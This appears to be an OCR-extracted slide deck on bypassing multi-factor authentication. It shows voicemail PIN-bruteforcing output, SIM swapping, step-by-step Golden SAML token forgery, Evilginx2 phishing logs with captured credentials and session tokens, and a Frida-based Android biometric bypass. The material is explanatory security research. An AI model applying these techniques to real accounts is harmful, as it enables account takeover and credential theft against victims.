A program to bruteforce voicemails and compromise online accounts

positional arguments:
  {bruteforce,greeting,message}
                        commands
    bruteforce          Bruteforce voicemail PIN
    greeting            Change greeting message
    message             Retrieve newest message

optional arguments:
  -h, --help            show this help message and exit
mvigo-ltm1:voicemail cracking mvigo$ python voicemailcracker.py bruteforce [redacted] tmobile 4153048826 --backdoornumber
 8056377243 --toppins --pins 1983
Initiating calls... It may take a bit till you start seeing replies

Trying PINs ['1212', '7777', '1004']
Trying PINs ['2000', '4444', '2222']
Trying PINs ['1234', '1111', '0000']
Trying PINs ['6969', '9999', '3333']
Trying PINs ['1313', '8888', '4321']
Trying PINs ['2001', '1010', '1983']
Trying PINs ['5555', '6666', '1122']
FOUND THE PIN!!! It's one of these: ['2001', '1010', '1983']

Finished! Total time: 55.865 [redacted] conds
Possible voicemail PINs for [redacted] are ['2001', '1010', '1983']
Terminating queued/ongoing c.......
mvigo-ltm1:voicemail cracking mvigo$ []
```

Need help with your password?

Enter the email you use for PayPal, and we'll help you create a new password.

Email


Next

Forgot your email?


Return to PayPal login

Sim Swapping

- In a SIM swapping attack, an attacker transfers a mobile phone account and phone number to a new SIM card. Since this new SIM card is under the attacker's control, they can insert it into a device and send or receive SMS messages and phone calls directed to the victim.



Bypassing MFA using Sim Swapping attack



Stolen SAML Certificates

- SAML is an open authentication and authorization standard. SAML or Security Assertion Markup Language, is commonly used by web applications to authenticate users via a third party identity provider such as AzureAD, Duo or even Facebook. SAML relies on a cryptographic trust between the web app or “service provider” (SP) and an “identity provider” (IdP).

- When a user authenticates to an SP, they are redirected to the IdP to authenticate. Upon successful authentication to the IdP, a cryptographically signed “SAML Assertion” is given to the user to complete their authentication with the SP.

Bypassing MFA via Golden SAML

- An attacker had to perform the following steps to conduct a Golden SAML attack:

Compromise an AD FS server.

Impersonate either the AD FS service account or a local administrator account on an AD FS server.

Extract the following data from the environment:

The target cloud user's ObjectGUID and UserPrincipalName

The Active Directory Distributed Key Manager (DKM) master key

The following values from the AD FS configuration settings:

EncryptedPfx: The encrypted token-signing certificate

Trust Issuer Address: The URL that the cloud uses to connect the on-premises environment to the cloud

Decrypt the EncryptedPfx with the DKM master key to obtain the decrypted token-signing certificate.

Build the SAML token using the target cloud user's ObjectGUID and UserPrincipalName.

Use the decrypted token-signing certificate to cryptographically sign the SAML token.

Pass the signed SAML token to the cloud.

The cloud provider validates the signature of the SAML token.


The cloud provider logs the user into the target cloud resource.

MITM - Phishing

- Traditional phishing attacks will often clone a website or attempt to drop malware to compromise and steal sensitive data from the phished victim. However, the use of multi-factor authentication (MFA) can mitigate cases where sensitive data is stolen, as this adds an extra layer of protection required to access the account or service.


Bypassing MFA using MITM and Phishing

- To carry out MITM phishing, an attacker uses URLs that closely resemble the victim's intended destination, which is used to direct the victim to a reverse proxy server.
- Usually, a reverse proxy server sits in front of a webserver to help balance the network load and provide increases in performance, reliability, and security.
- In MITM phishing attacks, the proxy server is used by the attacker to intercept the network communication between the victim's computer and the real web server.




Bypassing MFA using MITM and Phishing

- In this test, we used an AWS EC2 instance running Ubuntu 20.04 OS, installed with the open-source tools OpenSSL, keytool, certbot, and Evilginx2, which is a MITM toolkit.
- To resolve the attacker’s URL and ensure that victims get directed to the reverse proxy server, Evilginx2 provides a built-in DNS function.



```
                    - --  Gone Phishing  -- -

          by Kuba Gretzky (@mrgretzky)     version 2.4.2

[19:45:34] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[19:45:34] [inf] loading configuration from: /root/.evilginx
[19:45:34] [inf] blacklist: loaded 0 ip addresses or ip masks
[19:45:34] [inf] setting up certificates for phishlet 'github'...
[19:45:34] [+++] successfully set up SSL/TLS certificates for domains: [[redacted].com api.[redacted].com github.[redacted].com]
[19:45:34] [inf] setting up certificates for hostname '[redacted].com'...
[19:45:34] [+++] successfully set up SSL/TLS certificates for hostname: [redacted].com

+---------------+-----------------+----------+-----------+-------------+
|   phishlet    |     author      |  active  |  status   |  hostname   |
+---------------+-----------------+----------+-----------+-------------+
| tiktok        | @An0nUD4Y       | disabled | available |             |
| booking       | @Anonymous      | disabled | available |             |
| citrix        | @424f424f       | disabled | available |             |
| github        | @audibleblink   | enabled  | available | [redacted]  |
| google        | @tomer          | disabled | available |             |
| linkedin      | @mrgretzky      | disabled | available |             |
| instagram     | @charlesbel     | disabled | available |             |
| o365          | @jamescullum    | disabled | available |             |
| onelogin      | @perfectlylog...| disabled | available |             |
| twitter-mobile| @white_fi       | disabled | available |             |
| wordpress.org | @meitar         | disabled | available |             |
| airbnb        | @AN0NUD4Y       | disabled | available |             |
| coinbase      | @An0nud4y       | disabled | available |             |
| outlook       | @mrgretzky      | disabled | available |             |
| paypal        | @An0nud4y       | disabled | available |             |
| protonmail    | @jamescullum    | disabled | available |             |
| amazon        | @customsync     | disabled | available |             |
| facebook      | @charlesbel     | disabled | available |             |
| okta          | @mikesiegel     | disabled | available |             |
| reddit        | @customsync     | disabled | available |             |
```


Bypassing MFA using MITM and Phishing


Sign in to GitHub · GitHub
https://[redacted].com/login
Sign in to GitHub
Username or email address
Password
Forgot password?
Sign in
New to GitHub? Create an account.
Terms
Privacy
Security
Contact GitHub

- Once ready, the attacker needs to socially engineer the victim to access the desired service through the attacker’s URL, which is mirroring the real website.
- Aside from the URL and the TLS certificate, the rest is exactly the same, as the attacker is simply intercepting the traffic between the victim and the real website.

Bypassing MFA using MITM and Phishing

- When the victim accesses the website through the attacker’s URL, the framework captures all the sensitive data, such as IP addresses, username, and password, which are redacted in the image below.



```
[19:19:37] [war] [github] unauthorized request: https://[redacted].com/ (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
rome/76.0.3809.71 Safari/537.36) [[redacted]]
[19:19:37] [war] [github] unauthorized request: https://[redacted].com/login (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/76.0.3809.71 Safari/537.36) [[redacted]]
[19:19:37] [war] [github] unauthorized request: https://[redacted].com/login (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/76.0.3809.71 Safari/537.36) [[redacted]]
[19:19:37] [war] [github] unauthorized request: https://[redacted].com/login (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/76.0.3809.71 Safari/537.36) [[redacted]]
[19:19:38] [war] [github] unauthorized request: https://[redacted].com/login (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/76.0.3809.71 Safari/537.36) [[redacted]]
: 2022/02/09 19:19:38 [133] WARN: Cannot handshake client api.github.com read tcp [redacted]46: read: connection reset by peer
2022/02/09 19:19:38 [134] WARN: Cannot handshake client api.github.com read tcp [redacted]3: read: connection reset by peer
[19:19:38] [+++] [1] Username: [[redacted]@gmail.com]
[19:19:38] [+++] [1] Password: [redacted]
```

```
[19:20:01] [war] [github] unauthorized request: https://[redacted].com/login (M
o) Chrome/[redacted] Safari/537.36) [[redacted]]
[19:20:01] [+++] [1] all authorization tokens intercepted!
[19:20:02] [war] [github] unauthorized request: https://[redacted].com/login (M
o) Chrome/[redacted] Safari/537.36) [[redacted]]
```

```
: sessions

+----+----------+------------------+--------------+----------+--------------+------------------+
| id | phishlet |     username     |   password   |  tokens  |  remote ip   |       time       |
+----+----------+------------------+--------------+----------+--------------+------------------+
| 2  | github   | [redacted]@q...  | [redacted]   | captured | [redacted]   | 2022-02-09 19:32 |
| 3  | github   |                  |              | none     |              | 2022-02-09 19:19 |
+----+----------+------------------+--------------+----------+--------------+------------------+
```

Biometric Authentication

- Biometric authentication, as its name implies, is a client-side authentication method that relies on the user’s biometric data, be it his fingerprint or face.

Bypassing Biometrics Authentication - Tools

- Rooted device or a malicious application containing a Frida gadget
- Frida
- VS Code or other text editors

Bypassing Android Biometric Authentication


- The Android Keystore is a system that allows developers to create and store cryptographic keys in a secure container, making them difficult to extract from the device, even using advanced techniques. These cryptographic keys are stored within specialized hardware known as TEE(Trusted Execution Environment).
- Fingerprint authentication can be implemented using either the FingerprintManager or BiometricPrompt and nested classes that manage the authentication mechanism, and an application dialogue asking the user to authenticate.
- After successful login using username and password, the user can choose to authenticate with the device’s biometric, thus the application creates an object that is placed in the Keystore and accessed when the fingerprint is valid.

Bypassing Android Biometric Authentication


- As you might imagine, there are multiple ways of bypassing the Android Biometric Authentication. One requires the lack of usage of the crypto object, which means that the authentication object is not stored in the Keystore, so it does not require a valid fingerprint to unlock the application.
- Another method involves bypassing the insecure usage of the crypto object, which means that if the key is not used to decrypt any data in the application, the authentication can be bypassed.

Bypassing Android Biometrics Authentication – Crypto Object

- The authentication implementation relies on the callback onAuthenticationSucceded being called. The researchers from F-Secure developed a Frida script that can be used to bypass the NULL CryptoObject in onAuthenticationSucceeded(…). The script will automatically bypass the fingerprint when the aforementioned method is called. Here is a short example that shows the bypass for the Android Fingerprint. The complete application can be downloaded from my GitHub.

